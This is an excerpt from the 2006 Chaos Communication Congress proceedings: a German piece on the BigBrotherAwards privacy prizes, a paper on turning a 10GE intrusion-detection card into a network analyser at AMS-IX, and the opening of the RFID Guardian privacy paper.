
23rd Chaos Communication Congress
23C3
Proceedings

Für n+1.

Proceedings

Papers of the 23rd Chaos Communication Congress
https://events.ccc.de/congress/2006/
27. - 30. December 2006
Berlin, Old Europe

Chaos Computer Club
Lokstedter Weg 72
D-20251 Hamburg

Support for conference speakers:

W
HOLLAND
STIFTUNG

Fuldablick 9
D-34302 Guxhagen

ISBN: 978-3-934-63605-7

Logo & Cover: Antenne
Layout: wetterfrosch




Table of Contents

Society

4+2+1 Jahre BigBrotherAwards Deutschland

Eine Lesung aus dem "Schwarzbuch Datenschutz"

http://events.ccc.de/congress/2006/Fahrplan/events/1561.en.html

Vorgestellt wird das "Schwarzbuch Datenschutz", das in diesem Jahr entstanden ist: Sieben Jahre BigBrotherAwards Deutschland sind gelaufen. Was ist passiert und was bleibt übrig? Eine Rückschau auf die interessantesten Gewinner der ersten sechs Jahre, die im Buch "Schwarzbuch Datenschutz" zusammengefasst wurden, und auf die aktuellen Preisträger.

Die BigBrotherAwards haben einen neuen Schwung in das Thema Datenschutz gebracht. Und keine andere Veranstaltung rund um das Thema Datenschutz genießt ein solch großes öffentliches Interesse.

In Deutschland wurde der Preis mittlerweile sieben mal vergeben. Diese magische Zahl verleitet zu einem Rückblick. Die ersten sechs Jahre wurden in dem Buch "Schwarzbuch Datenschutz" zusammengefasst, aus dem viel zu hören sein wird. Es wird geklärt, wie es mit den Preisträgern weiter ging, und ob sie heute genauso schlimm sind wie damals oder ob sie ihre Politik geändert haben. Denn viele Preisträger bekamen neben dem Award auch eine Extrabehandlung. Zudem gibt es was von den aktuellen Gewinnern zu hören, die es auch faustdick hinter den Ohren haben.

Die Veranstaltung ist Lesung und Performance in einem und begibt sich auf eine Zeitreise durch die letzten sieben Jahre.

padeluun

Rena Tangens

Die SchwarzbuchDatenschutz BigBrotherAwards Privacy Show

Rena Tangens und padeluun (FoeBuD e.V.)

"Je mehr Bürgerinnen und Bürger mit Zivilcourage ein Land hat, desto weniger Helden wird es einmal brauchen." (Franca Magnani)

Das macht 'voll fett' Spaß: Rena Tangens und padeluun auf Lesereise mit ihrem Schwarzbuch über Datenschutz. Wo sich vor wenigen Jahren noch bei diesem Thema nur wenige Leute zu einem betrübten Beisammensein einfanden, füllen sich heute angesichts von Vorratsdatenspeicherung, Maut-Systemen, Kopierverboten und sonstigen Angriffen auf die Menschenwürde die Säle. Datenschutz, Privacy und Widerstand gegen Datenkraken ist zum Funsport mit ernstem Hintergrund geworden.

„Datenschutz ist sexy“, proklamiert padeluun und die Damen stimmen ihm zu. Seriöser mahnt Rena Tangens, daß wir unsere Menschenrechte nicht gegen ein Linsengericht eintauschen dürfen.

Der Vortrag, angereichert mit Performance-Elementen, Filmausschnitten, Bildern, Anekdoten und heftigen Apellen ans Menschlichsein reißt mit, sich aus der sonderbar sanften Umarmung des großen Bruders zu lösen und alle, die's möchten, mitzunehmen in den kühlen, belebenden Wind der Selbstverantwortung.

--> 1 BigBrotherAwards dieses Jahr inklusive bundesweiter Demonstration gegen Vorratsdatenspeicherung

Warum BigBrotherAwards?

Beim Datenschutz geht es eigentlich gar nicht um Daten, sondern um die Persönlichkeitsrechte von Menschen. Die BigBrotherAwards verfolgen Datenschutz nicht als Selbstzweck, sondern als Grundlage einer freien, sozialen, gerechten und demokratischen Gesellschaft. Die BigBrotherAwards prangern deshalb nicht nur konkrete Fälle von Datenmissbrauch oder Verletzung des Datenschutzgesetzes an, sondern nominieren auch vorausschauend, z. B. Gesetzesentwürfe oder Technologien, die gefährliche Strukturen in sich bergen. Denn es geht uns nicht darum zu zeigen, dass die Welt schlecht ist und daran sowieso nichts zu ändern ist. Sondern ganz im Gegenteil: Wir können etwas ändern.

Wir wehren uns dagegen, dass unsere Demokratie „verdatet und verkauft“ wird. Wir wehren uns dagegen, dass Menschen nur noch als Marketingobjekte, als Kostenfaktor im Unternehmen, als Manövriermasse im Sozialstaat oder als potentielle Terroristen gesehen werden. Wir wünschen uns, dass die Welt zu einem lebenswerteren Ort[1] wird - die BigBrotherAwards sind ein kleiner Beitrag dazu.

[1] Mehr dazu siehe http://www.tangens.de/TEXTE/20jahregesamtwerk.html

In Deutschland arbeiten mehrere Organisationen zusammen und bilden die Jury:

Rena Tangens und padeluun

Verein zur Förderung des öffentlichen bewegten und unbewegten Datenverkehrs e.V. [FoeBuD]

Karin Schuler

Deutsche Vereinigung für Datenschutz e.V. [DVD]

Frank Rosengart

Chaos Computer Club e.V. [CCC]

Alvar C. H. Freude

Förderverein Informatik und Gesellschaft e.V. [Fitug]

Werner Hülsmann

Forum InformatikerInnen für Frieden und gesellschaftliche Verantwortung e.V. [FIfF]

Dr. Fredrik Roggan

Humanistische Union e.V. [HU]

Dr. Rolf Gössner

Internationale Liga für Menschenrechte [ILMR]

Biografisches:

Rena Tangens & padeluun

Rena Tangens und padeluun sind Künstler und Netzpioniere, leben in Bielefeld. 1984 gründeten sie ihr gemeinsames Kunstprojekt "Art d'Ameublement" frei nach Erik Satie. 1987 brachten sie das erste Modem auf die documenta und die ars electronica. Seit 1987 Veranstalter der monatlichen Kultur- und Technologie-Reihe 'PUBLIC DOMAIN', aus deren Besucherinnen und Besuchern sich der FoeBuD e.V. gründete. 1988 als artist in residence in Kanada auf Einladung des Canada Council.

Ab 1989 engagiert im Aufbau der elektronischen Bürgernetze Z-NETZ und /CL sowie des Zamir Transnational Network während des Krieges in Ex-Jugoslawien.

1990-1996 Softwaregestaltung für das MailBox-Programm ZERBERUS mit der Zielsetzung: freie Kommunikation, informationelle Selbstbestimmung und Netz als sozialer Raum.

Seit 2000 recherchieren und organisieren sie die jährlichen deutschen BigBrotherAwards und sind unterwegs als Vortragsreisende in Sachen Kunst, Technik, Datenschutz, Bürgerrechte und Demokratie.

Jüngste Veröffentlichung:

Rena Tangens & padeluun (Hg.): "Schwarzbuch Datenschutz"

Ausgezeichnete Datenkraken der BigBrotherAwards

Im Buchhandel ISBN 3-89401-494-6 und im FoeBuD-Shop

Verein zur Förderung des öffentlichen bewegten und unbewegten Datenverkehrs e.V. [FoeBuD]

Der FoeBuD gründete sich 1987 und beschäftigt sich mit den Randgebieten der Informationstechnik. Der FoeBuD will nicht Menschen der technischen Entwicklung anpassen, sondern möchte die Technik und die sonstigen Rahmenbedingungen so gestalten, daß sie eine positive Vision der Welt von morgen ermöglichen und befördern.

Der FoeBuD e.V. erhält zur Zeit eine Basisförderung der Stiftung bridge

Kontaktdaten:

FoeBuD e.V. c/o Art d'Ameublement
Marktstr. 18, D-33602 Bielefeld
Tel: 0521-175254, Fax: 0521-61172, www.foebud.org
Der FoeBuD e.V finanziert sich durch Spenden:
Konto: 2129799 Sparkasse Bielefeld BLZ 480 501 61
OnlineSpenden unter: http://www.foebud.org/spende/
Alle Infos, alle, alles:
www.BigBrotherAwards.de

Hacking

A 10GE monitoring system

Hacking a 10 Gigabit Intrusion detection and prevention system into a network troubleshooting tool.

http://events.ccc.de/congress/2006/Fahrplan/events/1640.en.html

Capturing network packets is a valuable technique for troubleshooting network problems. Capturing at network speeds less, or up to one gigabit per second is feasible with a fast general purpose computer hardware.

But that hardware is to slow for Ten gigabit per second ethernet (10GE). Hence, special hardware is required. This topic describes the modification of a commercially available 10GE networks security system, into a network analyser.

Who can you trust? - Nobody, when it come to trouble-shooting network issues at an internet exchange point. An Internet Exchange (IX) operates by definition in-between different network providers. These providers are often competitors, each with their cultural and technical differences.

Troubleshooting network issues at an IX involves at least three parties. Namely, the internet exchange operator and two or more ISPs. Each with its own systems, knowhow, procedures and culture. Such an environment is very different from networks were operators have control over the network components.

Therefore an internet exchange operator must be able to identify and isolate network problems, without relying too much on the other parties involved, while the exchange stays in full operation. For this, the technique of passive monitoring - watching the traffic as it passes by - has proven to be extremely valuable.

Passive monitoring for speeds less than 1 Gbps is possible with a fast general purpose computer and generic NICs. Numerous open source applications have been made for this. Ten gigabit per second ethernet (10GE) is another game. Special hardware is required to achieve that.

The Amsterdam Internet Exchange (AMS-IX) modified Force10's P10 system to monitor 10GE connections. This system was originally designed for security applications at 10GE wire speeds. But since it is build around programmable logic, it is possible to adapt it to a useful trouble-shooting tool.

Arien Vijn

Force 10 P10 IDS/IPS system http://www.force10networks.com/products/p-series_overview.asp

AMS-IX http://www.ams-ix.net/

A 10GE Monitoring System

Ariën Vijn
arien.vijn@ams-ix.net

November 2006

Abstract

Capturing network packets is a valuable technique for troubleshooting network problems. Especially when the troubleshooter has to deal with network elements that are not under his or her control.

Capturing at wire speeds up to one gigabit per second is feasible with fast general-purpose computer hardware. But that hardware is too slow for ten gigabit per second ethernet (10GE). Specialised hardware is required for that.

This paper describes the modification of a commercially available 10GE networks security system, into a network analyser.

1 Introduction

Internet is a network of networks. This cliche implies that these different networks need to be interconnected, somehow, somewhere. For cost-saving reasons, interconnections are often realised at central points known as internet exchanges. Technically an internet exchange (IX) is often a set of switches (switch park) as schematically pictured in Figure 1.




Figure 1: Interconnecting networks

This switch park only facilitates the exchange of traffic, each network has to make arrangements with the others for doing this.

Troubleshooting network problems at an internet exchange involves at least three parties. Namely, the internet exchange operator and two or more participants, each with their own systems, know-how, procedures and culture. One can imagine the extra challenges that may arise if the interconnection is not working properly.

Passive monitoring - watching the traffic as it passes by - has proven to be an essential technique to determine and isolate network faults in the path between different networks.

Passive monitoring at speeds less than 1 Gbps can easily be accomplished using fast general purpose computer hardware. Numerous open source applications, mostly based on libpcap [1] have been created to do this. But, ten times faster, at 10 gigabit per second it is another game. The minimum time in-between frame is just 9.6 ns, Figure 2 illustrates this. Special hardware is required to do that at line rate.




Figure 2: Minimum timings 10GE data stream

The P10 IDS[1]/IPS[2] appliance from Force10 networks [2] contains such hardware in the form of a special purpose 10 Gigabit Ethernet (10GE) Network Interface Card (NIC). This paper describes this NIC and the modifications required to turn it into a network analyser system to determine and isolate network problems.

[1] Intrusion Detection System
[2] Intrusion Protection System

2 System Overview

The P10 is an appliance built around a generic PC server equipped with special purpose NIC. The appliance is typically placed in-line, as is shown in Figure 3. The box acts as repeater that is inspecting the traffic passing through it.




Figure 3: Appliance in-line

The purpose of the special NIC is to reduce the data rate to levels that can be handled by the host. It does that by inspecting all data at line-rate and copying only the 'interesting' frames to the host.

Figure 4 shows an overview of the maximum data rates that can be processed by the various components. Forwarding between the transceivers can be performed at full duplex 10GE line rates. That's a maximum frame rate of more than 14 million frames per second in each direction.




Figure 4: Performance

From that stream, a maximum of about 600,000 frames per second can be transferred to the host via the PCI-X bus. The filtering of the two data streams (one in each direction) is performed at full line rates.

From a host perpective the card acts just like a normal ethernet interface. This is realised via kernel modules or driver software. So all open source applications based on libpcap can be utilised to process that filtered traffic stream. However, it is a receive-only interface, it cannot actually transmit anything.

2.1 Block Diagram

This Section describes the NIC, which is almost entirely built around programmable electronic components. Namely: two so called Field Programmable Gate Arrays (FPGA) and a Complex Programmable Logic Device (CPLD). Especially the FPGAs make it an attractive object to modify for different purposes other than the security application it was originally designed for.

Figure 5 shows the functional blocks of the NIC.




Figure 5: Block diagram of P10 NIC

XPAK trancievers: These are the interfaces for the data stream to be monitored. The electrical interface of XPAK transceivers is the standardised XAUI[3] interface. This standard defines four data lanes per direction. Each lane can transfer up to 3.125 Gbit/s of 8B/10B encoded data. These interface directly with the front-end FPGA, using the readily available interface solution from the FPGA manufacturer. [3]

[3] Pronounced as "Zowie".

Frontend FPGA: This chip forms the layer one forwarding engine, or repeater, between the two XPAK transceivers. The forwarded data is also copied (tapped) and prepared for further processing by the back-end FPGA.

Backend FPGA: This FPGA is the heart of the system. It filters the data it gets from the front-end FPGA to reduce the data rate. Frames that match the filter expression get passed through to the CPLD (see next item) so they can get processed by the host. This FPGA is reprogrammable from the host to apply new filter expressions.

CPLD: The PCI-X host interface is realised in this chip. It can act as PCI target or PCI bus master and it is also capable of transferring packets directly into the host memory via direct memory access (DMA).

SRAM: Fast memory to keep state[4] and fragments[5]. This functionality is not really needed in a network analyser.

JTAG: CPLD and the front-end FPGA can only be programmed via an external JTAG programmer. These connectors might also be used for debugging purposes.

3 FPGA Firmware

This Section describes the two FPGAs in more detail and emphasis on changes and additions made to convert the P10 from a network security appliance into a network analysis tool.

3.1 Front-end FPGA

This FPGA loads its code from flash at the the time the card is powered up. So this FPGA depends only on the power it gets from the host computer. This means that a reset or a system crash of the host does not affect the forwarding of data between the two transceivers.

[4]For stateful inspection.

[5]Required to hold fragmented packets until they can be assembled for inspection.

The front-end FPGA contains two instances of the XAUI code to convert the 10Gbit/s full duplex signal to two 64 bits wide buses, one for each direction. The bus interfaces are connected back-to-back via AND-gates. These gates may be used to interrupt the flow of data when the card is used as IPS. For network monitoring purposes this blocking function is not required.




Figure 6: Front-end FPGA

The connection between the two XUAI blocks is tapped. The tapped data is then fed into a preprocessor[6] when its used as IDS/IPS. The purpose of this pre-processor is to normalise the data stream, so it can be processed by the back-end FPGA in a uniform manner. For example it removes 802.1Q (VLAN) headers if present, so the back-end FPGA does not have to take care of variable header positions.

This preprocessor function had to be removed or bypassed for monitoring purposes, since it alters the content of the frame which is obviously undesirable for that application.

At egress, the data is converted from 64 to 128 bits to reduce the clock frequency on which the data is processed by the back-end FPGA.

3.2 Back-end FPGA

As mentioned before, this is the heart of the system. This FPGA is programmed as a so called Multiple Instruction Single Data (MISD) system, which is one of the four architectures described in Flynn's Taxonomy [4]. It is by far

[6]not shown in Figure 6.

the least commonly used form of parallel computing but it is very suitable for this purpose, as there is always only one ethernet frame at one time to inspect against many rules. Figure 7 shows how this is realised.




Figure 7: Back-end FPGA

Each portion of the ethernet frame received from the front-end FPGA is fed to many blocks of combinational logic (C). Each block compares the data against a pre-defined byte pattern (R). One or more blocks form one instruction. In other words, all instructions are executed in parallel over one single piece of data. Whether a particular instruction is applicable depends on the offset counter that comes from the front-end FPGA.

Once the data is flagged as valid by the front-end FPGA, the results of all instructions are taken from the reduction network. That result determines whether the frame should be copied to the CPLD so it can be transmitted to the host over the PCI-X bus. Besides that, the results can be utilised to interrupt the forwarding of data in the front-end FPGA if the system is operating as an IPS[7].

This architecture can be used for network monitoring purposes as well. But there are some differences between a network analyser and a ISD. These differences are described in the next Section.

[7]This is not shown in Figure 7.

4 IDS vs Network Analyser

IDSes are fairly static monitoring systems, checking the data stream against a lot of known patterns. New attacks mean new patterns, while the old onces remain valid. The P10 benefits from this fact by compiling known patterns in the FPGA bit code. At compile time, the synthesizer will optimise to the least amount of FPGA resources, within predefined timing restraints. Rules entered at compile time are called static rules.

Adding patterns at run time (dynamic rules) requires registers to hold any possible pattern for any possible offset. Hence dynamic rules take considerable more FPGA resources than static rules. Network analyses requires almost only dynamic rules because that work is typically conducted by adjusting filter expressions to narrow down the problem.

Another difference lies in the nature of filter expressions. An IDS typically matches many different rules, while ignoring the rest. That results in simple boolean function:

$$f(IDS) : R_0 + R_1 + \ldots + R_n$$

While rules (R) consist of one or multiple patterns (P):

$$R = P_0 \cdot P_1 \cdot \ldots \cdot P_n$$

Please note that there is no need for a NOT-operator (corner cases aside).

In network analysis the filter expressions are not so uniform. Unlike those of IDSes, they very often contain negations. Because uninteresting patterns can often be matched and the interesting ones often not. Therefore a NOT-operator was added to the instruction set.

Another problem are the frequent use of parentheses in filter expressions done for network troubleshooting. The current reduction network does not support any parentheses, so these have to be removed from the filter expression, before entered into the hardware, using boolean math. This means that same patterns have to be entered in multiple registers.

Currently, work is in progress to accomodate parentheses in hardware. But it will only allow a limited level of nested parentheses. Each level adds to the time the reduction network needs. This time is limited to the clock cycle on which the data is flagged valid. This part of the work is all about finding a balance between expanding expressions using software and the available resources in hardware.

The P10 does pattern matching per octet. But network analysis is also about matching one bit while the remaining 7 bits can be any combination. For example filtering on the multicast bit in a MAC address. In the original IDS code this would mean 128 matching patterns. That is not so much of a problem for static rules that are given at compile time, because the synthesizer will optimise the number of gates needed.

It would be very inefficient, if not impossible, to do bit-wise matching at run time. Simply because the amount of resources required for this one operation. This has changed by adding a bitmask mechanism to cover the remaining bits.

Last but not least, as layer-2 internet exchange operators are mostly interested in issues at the datalink layer. The original versions of the back-end FPGA firmware were not able to process the first 128 bits of the ethernet frame[8]. That's because an IDS operates from layer-3 to 7, perhaps even layer-9 [5]. Hence it was not needed to process the first part of the frame, although it gets presented to the back-end FPGA. This was first changed in our own firmware and is now an option in the stock firmware as well.

4.1 New Functionalities

The functionality described so far is in essence not different from the original IDS/IPS system. For the purpose of network analyses a number of new functions have been added.

Programmable counters Counting events is often just as useful as getting all details of each frame. So instead of triggering the match memory (see Figure 7) a counter value is raised. The counter values can be zeroed from the host, which is particularly handy during troubleshooting. Currently these counters can only count frames, not frame sizes or frame rates.

Sampling A function is added to get a random sample of frames at a continuously adjustable frame rate to the host. This is useful when the exact nature of the issue is unknown. Empirical analysis showed that the behaviour of the card is very predictable. To avoid systematic errors a pseudo random generator was added.

Checksums For analysing packet corruption, it is essential to get the frames containing corrupted packets. Please note that the frame check sum (FCS) is not helpful here since this is calculated on egresses by its source.

At this point we can only calculate IPv4 checksums of IPv4 packets without options. TCP, UDP and ICMP checksums can not easily be calculated in the back-end FPGA because the end of the frame is unknown there. That information got lost in the front-end FPGA. A possible workaround would be the usage of packet and header length information out of the packets it is inspecting. But that seems a bit dodgy solution. Better and cleaner is to move the checksumming functionality in the front-end FPGA. In there, it will also be possible to detect frame and packet size mismatches.

Ring buffer Sometimes it is useful to capture frames transmitted before and/or after a certain condition was met. This is a good use of the SRAM present. However no work has so far been conducted to realise this functionality. This feature would require a considerable rewrite of the a large parts of the readily available building blocks, which are briefly described in the next Section.

5 API

All modification were possible due to the fact that the firmware of the back-end FPGA is ei-

[8] starting from the preamble

ther available as source code or in binary libraries. These 'building blocks' , commonly used functions (like packet processor, host interface and memory management) are needed to support the MISD-machine.

The signals of these blocks are documented to allow end users to program their own functionality. Figure 8 is visualising the position of that new function and the predefined building blocks with common functions.




Figure 8: User defined functionality

With the description of signals skilled users, can program their own modules in Verilog [6]. That module connects to all the available signals. From there on it is up to the user how to use these signals. This user defined module gets compiled in the firmware instead of the MISD-machine. But in practice, the MISD model is followed in our own modules too.

6 Software

The software part can be divided in two pieces, the kernel modules that form the driver for the NIC and user software to manage rules. We use unmodified kernel modules.

The user application has a curses interface to show counters and to manage dynamic and static Snort rules [9]. For static Snort rules, the Xilinx ISE suite [8] is called to compile the bit code for the back-end FPGA.

[9]Snort [7] is a software based IDS system. Its rule-syntax is used to define rules for this hardware based system.

We aim for a CLI application that parses libpcap filter expressions. That has not been realised yet as it is still a matter of research on what can be done in hardware and what needs to be done in software as mentioned in 3.2.

Currently we operate by creating a hex dump to be loaded in the registers of the back-end FPGA. Which is of course not a real user interface.

7 Monitoring via a PXC


This Section is not really about the 10GE capture card itself, but rather about the way it is being utilised.

Typically monitoring is done via the mirror port feature of ethernet switches. It copies all data from and/or to the to-be-monitored interface to a designated port. This designated port, the mirror port, connects to analyser equipment. In fact data duplication takes place 'somewhere' in the ethernet switch. Any problem that arises after the duplication is not copied to the mirror port. Duplication also means that the bandwidth usage doubles, or in case of full duplex monitoring triples in one direction. Internal data paths might get saturated because of that fact.

The P10 is designed for permanent in-line use to protect networks. It does not have to depend on a mirror port and that has its benefits. But putting the card in-between a to-be-monitered link requires an interruption of that link, which is a real drawback.

This work is conducted for the Amsterdam Internet Exchange (AMS-IX) [9] were all 10GE member connections are made via so-called photonic cross connects (PXCs) as shown in Figure 9a. These devices, made by Glimmerglass [10] connect the light out of one fiber into any other fiber via moveable mirrors. The data does not undergo any electrical conversion.

PXC devices are sort of remotely controllable patch panels. Changes take typically less than 20 ms plus the time connected devices require to recover from the short loss of light, which varies but is typically less than 1 second. Such



(a) Place of PXC (b) Normal operation (c) Monitoring in-line

Figure 9: Use of photonic cross connect

short interruptions are considered acceptable. If they do not take place frequently.

The PXCs can therefore easily be used to put the monitor in and out as shown in Figures 9c and 9b. It also provides enough flexibility for other setups, like the use of mirror ports.

8 Conclusion

The P10 contains all components to become a powerful network analysis tool. The hardware is reprogrammable, the source code of most components in the firmware is available. As is the source code of the accompanying software.

An IDS and a network analyser are not the same. They have a lot in common but an IDS is a very large but uniform filter expressions. Filter expressions used for network analysis are dynamic and far from uniform. Network analysers require new special functions like checksumming. Some extra functionality is already realised, some of the existing properties required changes.

Not all functions have to be implemented in the firmware. The special hardware only has to reduce the data rates to levels that can be handled by existing software.

9 Acknowledgments

I would like to express my gratitude: To Elisa Jasinska, Henk Steenman, Niels Bakker and Robin Bakker for their time and efforts to review this paper; To Livio Ricciulli for his support and contributions to this project; To the entire team of AMS-IX for their support, trust and patience.

References

[1] Libpcap
http://www.tcpdump.org, 2006.

[2] Force10 Networks P-Series
http://www.force10networks.com/products/p-series_overview.asp, 2006.

[3] XAUI - 10GE Attachment Unit Interface
http://www.xilinx.com/esp/wired/optical/xlnx_net/xaui.htm, 2006.

[4] Multiple Instruction Single Data
http://en.wikipedia.org/wiki/MISD 2006. 1972.

[5] 9-Layer OSI Model
https://secure.isc.org/index.pl?/store/t-shirt/, 2006.

[6] Verilog hardware description language
http://en.wikipedia.org/wiki/Verilog, 2006.

[7] Snort
http://www.snort.org, 2006.

[8] Xilinx ISE
http://www.xilinx.com/products/design_resources/design_tool/index.htm, 2006.

[9] Amsterdam Internet Exchange
http://www.ams-ix.net/, 2006.

[10] Glimmerglass
http://www.glimmerglass.com, 2006.

Hacking

A Hacker's Toolkit for RFID Emulation and Jamming

http://events.ccc.de/congress/2006/Fahrplan/events/1597.en.html

Radio Frequency Identification (RFID) tags are remotely-powered data carriers, that are often touted as a "computer of the future", bringing intelligence to our homes and offices, optimizing our supply chains, and keeping a watchful eye on our pets, livestock, and kids.

However, many RFID systems rely upon the integrity of RFID tag data for their correct functioning. It has never been so easy to interfere with RFID systems; we have built a handheld device that performs RFID tag emulation and selective RFID tag jamming (sortof like a personal RFID firewall). Our device is compatible with the ISO 15693/14443A (13.56 MHz) standards, and fits into a shirt pocket. This presentation will explain the "nuts and bolts" of how tag spoofing and selective RFID jamming work, and will conclude by demonstrating this functionality.

Melanie Rieback is a Ph.D. student in Computer Systems at the Vrije Universiteit of Amsterdam, under the guidance of Andrew Tanenbaum. Most of her waking hours are spent inventing techniques that people can use to protect their privacy in an RFID-tagged world.

Melanie's research concerns the security and privacy of Radio Frequency Identification (RFID) technology, and she leads multidisciplinary research teams on RFID privacy management (RFID Guardian) and RFID security (RFID Malware) projects. Melanie's recent work on RFID Malware has attracted worldwide attention, appearing in the New York Times, Washington Post, Reuters, UPI, de Volkskrant, Computable, Computerworld, Computer Weekly, CNN, BBC, Fox News, MSNBC, and many other print, broadcast, and online news outlets. Melanie has also served as an invited expert for RFID discussions involving both the American and Dutch governments. In a past life, Melanie also worked on the Human Genome Project at the MIT Center for Genome Research / Whitehead Institute. She was part of the public genome sequencing consortium, and is listed as a coauthor on the seminal paper 'Initial sequencing and analysis of the human genome', which appeared in the journal Nature.

RFID Guardian Project http://www.rfidguardian.org/

A Platform for RFID Security and Privacy Administration

Melanie R. Rieback
Department of Computer Science
Vrije Universiteit, Amsterdam
melanie@cs.vu.nl

Georgi N. Gaydadjiev
Department of Computer Engineering
Delft University of Technology
georgi@dutepp0.et.tudelft.nl

Bruno Crispo, Rutger F.H. Hofman, Andrew S. Tanenbaum
Department of Computer Science
Vrije Universiteit, Amsterdam
{crispo, rutger, ast}@cs.vu.nl

Abstract

This paper presents the design, implementation, and evaluation of the RFID Guardian, the first-ever unified platform for RFID security and privacy administration. The RFID Guardian resembles an "RFID firewall", enabling individuals to monitor and control access to their RFID tags by combining a standard-issue RFID reader with unique RFID tag emulation capabilities. Our system provides a platform for coordinated usage of RFID security mechanisms, offering fine-grained control over RFID-based auditing, key management, access control, and authentication capabilities. We have prototyped the RFID Guardian using off-the-shelf components, and our experience has shown that active mobile devices are a valuable tool for managing the security of RFID tags in a variety of applications, including protecting low-cost tags that are unable to regulate their own usage.

1 Introduction

Radio Frequency Identification (RFID) tags are remotely-powered computer chips that augment everyday objects with computing capabilities. Corporate executives tout RFID technology as a technological means to achieve cost savings, efficiency gains, and unprecedented visibility into the supply chain. Scientific researchers consider RFID technology as nothing short than an embodiment of the paradigm shift towards low-cost ubiquitous computing. In both cases, RFID tags will blur the boundaries between the online and physical worlds, allowing individuals to manage hundreds of wirelessly interconnected real-world objects, like dendrites in a global digital nervous system.

RFID tags may be the size of a grain of rice (or smaller), and have built-in logic (microcontroller or state machine), a coupling element (analog front end with antenna), and memory (pre-masked or EEPROM). Passive tags are powered entirely by their reading devices, while active tags contain auxiliary batteries on board. Passive LF tags (125-135 kHz) can be read up to 30 cm away, HF tags (13.56 MHz) up to 1 m away, UHF tags (2.45 GHz) up to 7 m away, and active tags up to 100 m away or more.

Figure 1: Philips I.Code RFID Tags

1.1 RFID Applications and Threats

RFID automation will bring an unfathomable barrage of new applications, forever banishing wires, grocery store cashiers, credit cards, and pocket change from our lives. RFID proponents extol its professional uses for real-time asset management and supply chain management. RFID-based access passes help to police residential, commercial, and national borders; drivers have embraced RFID-based retail systems like EZ-Pass, FastPass, IPass, PayPass, and SpeedPass. RFID-based "feel good" personal applications are also proliferating, from "smart" dishwashers, to interactive children's toys, to domestic assistance facilities for the elderly. RFID tags identify lost housepets, and even keep tabs on people; the data carriers have assisted with surgeries, prevented the abduction of infants, and tracked teenagers on their way to school. Subdermal Verichips are hip accessories for patrons of

several European nightclubs, and have been less glamorously deployed for identifying deceased victims of hurricane Katrina[1].

